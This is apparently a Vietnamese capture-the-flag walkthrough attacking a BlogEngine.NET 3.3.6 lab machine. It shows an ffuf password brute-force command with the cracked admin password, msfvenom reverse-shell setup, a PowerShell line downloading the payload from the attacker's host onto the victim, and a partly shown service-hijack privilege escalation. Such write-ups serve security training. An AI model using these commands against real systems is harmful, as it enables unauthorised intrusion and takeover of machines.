


Trang đăng nhập:



Thư viện BlogEngine 3.3.6.0

Mình dùng ffuf để bruteforce mật khẩu của admin:


ffuf -w /Users/danghieu/SecLists/Passwords/Leaked-Databases/rockyou.txt -X POST -d "\_\_VIEWSTATE=DVLBuZYkfzkiK81NfctGfPx2%2FLV3Qdxyq95VnYS2WhZq

QjoRk9f8xIr0PBjqoRUGcElTAA6ca2leRMc2%2B%2F4hu%2Fjn8kavAf1zQcPbwx42OAqiw%2FfpQzJJ8qlf1YJv38iRV0We3HzEzTw0mP%2BhiQEpFc2knaMDg9NeT9AZ7dNVzlYLWBPo&\_\_EVENTVALIDATION=jblmH2rka8MPSwITiz11a1%2FMyMM9vePVS0jen2Xb1%2Bxiy3zgIrmYHKX1uUq0qYHx2e6jGW6%2BBS2EwAoBh3Ve8bXn1%2FzFwzR1wjBkJTdG1pUpwYfmxmDHPum%2F4lrN8B6JX1TG1ust55m3MQ%2BYLgI%2FITOddV%2F9z0N018J7Zot9BxxaKqM2&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=FUZZ&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in" -H "Content-Type:appl


ication/x-www-form-urlencoded" -u "http://10.10.164.73/Account/login.aspx?

ReturnURL=%2fadmin%2f" -replay-proxy http://127.0.0.1:8080

admin: 1qaz2wsx




Bạn có thể thực thi lệnh từ xa trong BlogEngine.NET 3.3.6




Mình sẽ nâng cấp shell lên meterpreter

Tạo payload reverse shell bằng msfvenom:




Mở máy chủ web: python3 -m http.server 9000

Tải payload về máy nạn nhân:





powershell Invoke-WebRequest -uri http://10.8.55.148:9000/reverse-shell.exe -outfile C:\\Windows\tmp\reverse-shell.exe

Trước khi chạy chương trình, đảm bảo handler được thiết lập trong metasploit:




Lệnh để bắt đầu reverse shell trên máy nạn nhân: reverse-shell.exe






Chạy script winpeasx64.exe:

**Cách khai thác thứ 1:**










**Cách khai thác thứ 2:**




Bạn có thể ghi dữ liệu và tạo file trong thư mục C:\PROGRA~2\SYSTEM~1\

Mình tạo 1 reverse-shell bằng msfvenom, đổi tên là WService.exe


Nhưng không khởi động lại dịch vụ được nên reverse shell thất bại.

Nhập lệnh ‘tasklist’ để liệt kê các dịch vụ đang chạy, chúng ta có:




WSchedular.exe! Chúng ta có các dịch vụ được lên lịch để chạy trên máy ảo🡪 chiếm quyền điều khiển dịch vụ nếu chúng ta có đặc quyền ghi trên thư mục đích.

Di chuyển đến thư mục ‘SystemSchedular’ trong ‘Program Files (x86)’ và liệt kê các tập tin, chúng ta có các tệp thực thi đáng chú ý như Message.exe, Privilege.exe



Hãy kiểm tra xem cái gì đang được thực thi lặp đi lặp lại trên máy ảo không?

